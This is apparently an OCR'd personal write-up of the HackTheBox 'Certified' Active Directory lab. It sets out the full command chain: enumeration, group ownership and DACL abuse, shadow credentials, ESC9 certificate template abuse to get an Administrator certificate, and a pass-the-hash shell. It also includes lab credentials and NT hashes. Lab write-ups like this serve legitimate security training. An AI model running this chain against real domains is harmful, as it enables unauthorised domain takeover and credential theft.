Certified

Sunday, June 8, 2025 5:38 PM

Username: judith.mader Password: judith09


nmap

```
─$ nmap -A -T4 -p- -oN nmap 10.129.231.186
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-09 05:15 EDT
Nmap scan report for 10.129.231.186
Host is up (0.022s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-09 09:40:19Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
|_ssl-date: 2025-06-09T09:42:03+00:00; +23m04s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-09T09:42:03+00:00; +23m04s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-09T09:42:03+00:00; +23m04s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
|_ssl-date: 2025-06-09T09:42:03+00:00; +23m04s from scanner time.
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
49666/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49693/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49694/tcp open  msrpc        Microsoft Windows RPC
49697/tcp open  msrpc        Microsoft Windows RPC
49724/tcp open  msrpc        Microsoft Windows RPC
49747/tcp open  msrpc        Microsoft Windows RPC
52787/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-06-09T09:41:20
|_  start_date: N/A
|_clock-skew: mean: 23m03s, deviation: 1s, median: 23m03s

TRACEROUTE (using port 135/tcp)
HOP RTT      ADDRESS
1   21.64 ms 10.10.14.1
2   21.74 ms 10.129.231.186

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 206.03 seconds
```


smb

no interesting shares found.

nxc smb 10.129.231.186 -u 'judith.mader' -p 'judith09'




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nxc smb 10.129.231.186 -u 'judith.mader' -p 'judith09'
SMB         10.129.231.186  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.129.231.186  445    DC01             [+] certified.htb\judith.mader:judith09

┌──(kali㉿kali)-[~/Desktop]
└─$ nxc smb 10.129.231.186 -u 'judith.mader' -p 'judith09' --shares
SMB         10.129.231.186  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.129.231.186  445    DC01             [+] certified.htb\judith.mader:judith09
SMB         10.129.231.186  445    DC01             [*] Enumerated shares
SMB         10.129.231.186  445    DC01             Share           Permissions     Remark
SMB         10.129.231.186  445    DC01             -----           -----------     ------
SMB         10.129.231.186  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.231.186  445    DC01             C$                              Default share
SMB         10.129.231.186  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.231.186  445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.231.186  445    DC01             SYSVOL          READ            Logon server share
```



```
$ certipy find -dc-ip 10.10.11.41 -vulnerable -u judith.mader -p judith09 -stdout
```

certipy find -dc-ip 10.129.231.186 -vulnerable -u 'judith.mader' -p 'judith09' -stdout



```
Certificate Templates                    : [!] Could not find any certificate templates
```

certipy find -dc-ip 10.129.231.186 -u 'judith.mader' -p 'judith09' -stdout
#also run without -vulnerable to see all template.
#all 30 template is a lot to read.

certipy find -dc-ip 10.129.231.186 -u 'judith.mader' -p 'judith09' -stdout -json
#output json file
#write a jq script to filter unwanted domain, enterprise, RAS groups.
#this script below is not necessary to do this box. It is just a filter.


```
cat 20250609062713_Certipy.json | jq '
 ."Certificate Templates"
 | to_entries[]
 | select(
    all(
      .value.Permissions."Enrollment Permissions"."Enrollment Rights"[];
      test("domain"; "i") or test("enterprise"; "i") or test("RAS"; "i")
    ) | not
  )
'
```

Only this template "Certified Authentication" has group "operator-ca" which is odd.
filter output

```
{
  "key": "0",
  "value": {
    "Template Name": "CertifiedAuthentication",
    "Display Name": "Certified Authentication",
    "Certificate Authorities": [
      "certified-DC01-CA"
    ],
    "Enabled": true,
    "Client Authentication": true,
    "Enrollment Agent": false,
    "Any Purpose": false,
    "Enrollee Supplies Subject": false,
    "Certificate Name Flag": [
      33554432,
      2147483648
    ],
    "Enrollment Flag": [
      8,
      32,
      524288
    ],
    "Extended Key Usage": [
      "Server Authentication",
      "Client Authentication"
    ],
    "Requires Manager Approval": false,
    "Requires Key Archival": false,
    "Authorized Signatures Required": 0,
    "Schema Version": 2,
    "Validity Period": "1000 years",
    "Renewal Period": "6 weeks",
    "Minimum RSA Key Length": 2048,
    "Template Created": "2024-05-13 15:48:52+00:00",
    "Template Last Modified": "2024-05-13 15:55:20+00:00",
    "Permissions": {
      "Enrollment Permissions": {
        "Enrollment Rights": [
          "CERTIFIED.HTB\\operator ca",
          "CERTIFIED.HTB\\Domain Admins",
          "CERTIFIED.HTB\\Enterprise Admins"
        ]
      },
```


Enumeration using bloodhound
bloodhound-python -d certified.htb -u 'judith.mader' -p 'judith09' -c all -ns 10.129.231.186
sudo bloodhound

We gonna go from Judith to ca_operator.


SEARCH
PATHFINDING
CYPHER
USERS@CERTIFIED.HTB
JUDITH.MADER@CERTIFIED.HTB
CA_OPERATOR@CERTIFIED.HTB
MANAGEMENT@CERTIFIED.HTB
WriteOwner
JUDITH.MADER@CERTIFIED.HTB
GenericWrite
CA_OPERATOR@CERTIFIED.HTB
GenericAll
MANAGEMENT_SVC@CERTIFIED.HTB


Write Owner
Judith have write access to Management group.

Querying the "Management" group's members on the remote SMB server using Judith creds.
net rpc group members Management -U certified/judith.mader%judith09 -S 10.129.13.104




```
┌──(kali㉿kali)-[~/Desktop/htb/certified]
└─$ net rpc group members Management -U certified/judith.mader%judith09 -S 10.129.231.186
CERTIFIED\management_svc
```

Change the owner of the management object to judith.mader
impacket-owneredit -action write -new-owner 'judith.mader' -target 'management' 'certified'/'judith.mader':'judith09' -dc-ip 10.129.13.104




```
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
```

Run the cmd twice. CN will change to Judith which means owner has changed to Judith.




```
[*] - distinguishedName: CN=Judith Mader,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
```

To abuse ownership of a group object, we have to grant ourselve the AddMember permission.
impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target 'Management' 'certified'/'judith.mader':'judith09' -dc-ip 10.129.13.104



```
[*] DACL backed up to dacledit-20250609-210007.bak
[*] DACL modified successfully!
```

Add ourselve to group
net rpc group addmem Management judith.mader -U certified/judith.mader%judith09 -S 10.129.13.104
Verify that 'judith' was successfully added to the group
net rpc group members Management -U certified/judith.mader%judith09 -S 10.129.13.104




```
┌──(kali㉿kali)-[~/Desktop/htb/certified]
└─$ net rpc group addmem Management judith.mader -U certified/judith.mader%judith09 -S 10.129.231.186

┌──(kali㉿kali)-[~/Desktop/htb/certified]
└─$ net rpc group members Management -U certified/judith.mader%judith09 -S 10.129.231.186
CERTIFIED\judith.mader
CERTIFIED\management_svc
```

Generic Write
Management group has generic write access to Management_svc account.

Sync time if necessary
sudo ntpdate 10.129.13.104

I tried this (from bloodhound linux abuse section) and got hash but couldn't crack.
targetedKerberoast.py -v -d 'certified.htb' -u 'judith.mader' -p 'judith09'

(ippsec used certipy)
certipy shadow auto -target certified.htb -dc-ip 10.129.13.104 -username judith.mader@certified.htb -password judith09 -account management_svc




```
[*] Successfully restored the old Key Credentials for 'management_svc'
[*] NT hash for 'management_svc': a091c1832bcdd4677c28b5a6a1295584
```

management_svc:a091c1832bcdd4677c28b5a6a1295584

Generic All
Management_svc has generic all access to ca_operator.


certipy shadow auto -target certified.htb -dc-ip 10.129.13.104 -username management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -account ca_operator



```
[*] Successfully restored the old Key Credentials for 'ca_operator'
[*] NT hash for 'ca_operator': b4b86f45c6018f1b664f70805f45d8f2
```

ca_operator:b4b86f45c6018f1b664f70805f45d8f2


Finding certificate vuln
certipy find -dc-ip 10.129.13.104 -vulnerable -u ca_operator -hashes b4b86f45c6018f1b664f70805f45d8f2 -stdout



```
    [!] Vulnerabilities
      ESC9                              : Template has no security extension.
    [*] Remarks
      ESC9                              : Other prerequisites may be required for this to be exploitable. See the wiki
for more details.
```


ESC9
https://www.thehacker.recipes/ad/movement/adcs/certificate-templates

Update 'ca_operator' user UPN (User Principle Name).
certipy account update -dc-ip 10.129.13.104 -u 'management_svc' -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator




```
[*] Updating user 'ca_operator':
    userPrincipalName                   : Administrator
[*] Successfully updated 'ca_operator'
```

Request administrator key pfx file.
certipy req -u ca_operator -hashes b4b86f45c6018f1b664f70805f45d8f2 -dc-ip 10.129.13.104 -ca certified-DC01-CA -template CertifiedAuthentication



```
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Request administrator hash.
certipy auth -pfx administrator.pfx -dc-ip 10.129.13.104 -domain certified.htb




```
[-] Name mismatch between certificate and user 'administrator'
```

Error. Right now the administrator is ca_operator because we changed its UPN to administrator. We need to change its UPN back to anything except administrator.

certipy account update -dc-ip 10.129.13.104 -u 'management_svc' -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn whatever

certipy auth -pfx administrator.pfx -dc-ip 10.129.231.186 -domain certified.htb



```
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for pad
ata type)
```

Error. KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
https://arth0s.medium.com/hackthebox-authority-write-up-ebef7cb8a41a
https://github.com/ly4k/Certipy/issues/64

Using passthecert.py

"Googling the specific error leads us to this issue on GitHub and consequently to a tool called PassTheCert. We learn that th e error means the KDC is not set up for Kerberos authentication and the Domain Controller does not support PKINIT. The PassTheCert tool allows us to bypass that by authenticating via LDAP(S).

We can use the version of the tool written in Python. All we need to do is follow the instructions on GitHub to the letter. W e can run the following commands to extract the certificate and private key from the pfx file."

https://arth0s.medium.com/hackthebox-authority-write-up-ebef7cb8a41a
certipy cert -pfx administrator.pfx -nokey -out user.crt
certipy cert -pfx administrator.pfx -nocert -out user.key

python3 passthecert.py -action ldap-shell -crt user.crt -key user.key -domain certified.htb -dc-ip 10.129.231.186	

#help
#add_user_to_group management_svc Administrators
#add_user_to_group management_svc "Domain Admins"

#add_user arth0s

This method didn't work as well.


DCsync attack

lookupsid.py domain/user:pass@ip # show group SID memberships
rpcdump.py ip   # dump policies + rights
netrpcgroup.py -users ... "Administrators" # check if user is admin

secretsdump.py 'certified/ca_operator@certified.htb' -hashes :b4b86f45c6018f1b664f70805f45d8f2 -just-dc -dc-ip 10.129.231.186
secretsdump.py 'certified/management_svc@certified.htb' -hashes :a091c1832bcdd4677c28b5a6a1295584 -just-dc -dc-ip 10.129.231.186

This method didn't work as well.


So I will just copy from others walkthrough,



```
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49
```

'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34

evil-winrm -i 10.129.231.186 -u administrator -H 0d5b49608bbce1751f708748f67e2d34
We are root.




```
┌──(kali㉿kali)-[~/Desktop/htb/certified]
└─$ evil-winrm -i 10.129.231.186 -u administrator -H 0d5b49608bbce1751f708748f67e2d34

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_
le Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-pat

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
certified\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt
1cae884a1e84e6423b96d9332656f284
```

Beyond root

#Analyze certificate from pfx file.
openssl pkcs12 -in administrator.pfx -clcerts -nokeys -out administrator.pem
openssl x509 -in administrator.pem -text -noout

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            79:00:00:00:06:23:93:9c:0b:8b:94:95:ef:00:00:00:00:00:06
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: DC=htb, DC=certified, CN=certified-DC01-CA
        Validity
            Not Before: Jun 11 02:03:24 2025 GMT
            Not After : Jun 11 02:13:24 2027 GMT
        Subject: DC=htb, DC=certified, CN=Users, CN=operator ca
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:c9:63:ea:78:43:2d:7c:7a:20:9f:ac:fa:85:a4:
                    f8:38:7e:a4:90:96:d6:56:3c:71:f7:ec:d0:80:f4:
                    8d:c1:a7:a8:59:a7:5e:cc:b2:ca:82:a1:d3:79:a1:
                    39:7c:24:be:0d:20:e2:34:19:72:67:cb:60:5f:b7:
                    be:3f:30:81:32:e4:38:ea:0e:b5:aa:11:b0:77:a9:
                    6b:03:21:bd:f1:a9:c3:72:14:0d:c4:4f:0b:12:42:
                    91:01:ef:5f:00:60:e1:5b:08:f1:51:e5:37:c0:69:
                    ed:2e:f9:78:08:a3:3e:91:6b:b7:fc:de:88:54:ae:
                    a4:0b:29:a3:33:a1:3b:cf:12:87:14:c1:9f:33:9c:
                    7c:23:b9:37:27:4e:e5:39:d0:a9:92:53:2b:d2:dc:
                    48:31:c5:92:79:4c:60:b6:78:3c:39:58:78:8e:c5:
                    89:b6:99:2a:d4:4d:79:62:9c:f0:45:25:68:fb:f9:
                    a7:35:ed:3a:1e:13:26:41:77:95:9f:63:fd:0c:58:
                    66:42:54:92:8c:11:cd:43:68:9b:ec:6a:8a:f8:48:
                    cd:68:4c:ae:8d:a7:39:98:b6:44:a9:90:d7:de:46:
                    f4:95:95:0f:35:91:3c:14:af:ac:4a:0d:c7:60:70:
                    17:b1:df:0b:e8:aa:c8:f6:12:90:eb:23:1d:80:93:
                    41:3b
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                51:9E:31:32:2C:6C:4E:46:49:A6:1E:23:73:C5:75:13:AF:5F:DB:50
            X509v3 Authority Key Identifier:
                EC:FB:12:40:15:A1:BD:C7:D1:2E:3B:2E:4D:4B:72:C0:62:DF:2B:F5
            X509v3 CRL Distribution Points:
                Full Name:
                  URI:ldap:///CN=certified-DC01-CA,CN=DC01,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=certified,DC=htb?certificateRevocationList?base?objectClass=cRLDistributionPoint

            Authority Information Access:
                CA Issuers - URI:ldap:///CN=certified-DC01-CA,CN=AIA,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=certified,DC=htb?cACertificate?base?objectClass=certificationAuthority
            X509v3 Key Usage: critical
                Digital Signature, Key Encipherment
            Microsoft certificate template:
                0/.'+.....7.....Z...`...'...)...q.I...Q...N..d...
            X509v3 Extended Key Usage:
                TLS Web Server Authentication, TLS Web Client Authentication
            Microsoft Application Policies Extension:
                0.0
..+.......0
..+.......
            X509v3 Subject Alternative Name:
                othername: UPN:Administrator
    Signature Algorithm: sha256WithRSAEncryption
    Signature Value:
        b0:4f:a1:b0:90:0d:e7:a1:25:08:a1:62:94:05:5e:97:59:ae:
        78:e6:04:e8:b3:41:2a:13:6e:a6:36:57:17:2e:76:ca:8d:f9:
        85:02:48:e1:96:49:d6:ca:8d:98:e7:c7:d1:a8:34:b5:c0:81:
        63:d7:9c:eb:74:b7:75:bb:4b:be:e9:dd:b7:61:ba:bc:4d:97:
        45:71:b3:8d:34:24:88:02:ad:db:96:b7:80:6e:dc:44:5b:e2:
        dd:56:61:0b:a8:19:4c:a2:ab:0e:00:e9:20:a3:4a:a1:e2:08:
        d4:35:41:7f:9b:54:05:21:51:53:33:57:24:82:eb:6c:74:da:
        58:bc:ea:b3:de:ed:76:07:42:0c:1b:31:ca:f4:a6:91:e4:08:
        95:56:4f:c9:ef:06:a4:82:a2:d4:bd:b2:8c:85:10:71:9d:b7:
        90:76:71:14:19:82:f4:c2:d2:2c:99:94:1e:0f:5b:c1:dd:81:
        b4:09:90:a1:6e:94:c0:f3:ac:04:08:b0:d4:8e:61:a8:2f:e7:
        36:e0:3a:89:4d:13:4b:d6:b5:c3:4b:bc:48:6a:3b:25:4c:74:
        73:96:7e:a9:28:08:6f:74:c7:a5:2a:af:39:a6:24:a4:6d:3b:
        8d:b1:38:a4:d8:40:71:cc:d3:ea:39:09:26:60:a8:60:50:02:
        19:b3:5a:0e
```

Sharphound.exe




```
└─$ cp /opt/SharpCollection/NetFramework_4.7_Any/SharpHound.exe .
```

evil-winrm -i 10.129.231.186 -u management_svc -H a091c1832bcdd4677c28b5a6a1295584
upload SharpHound.exe
.\SharpHound.exe

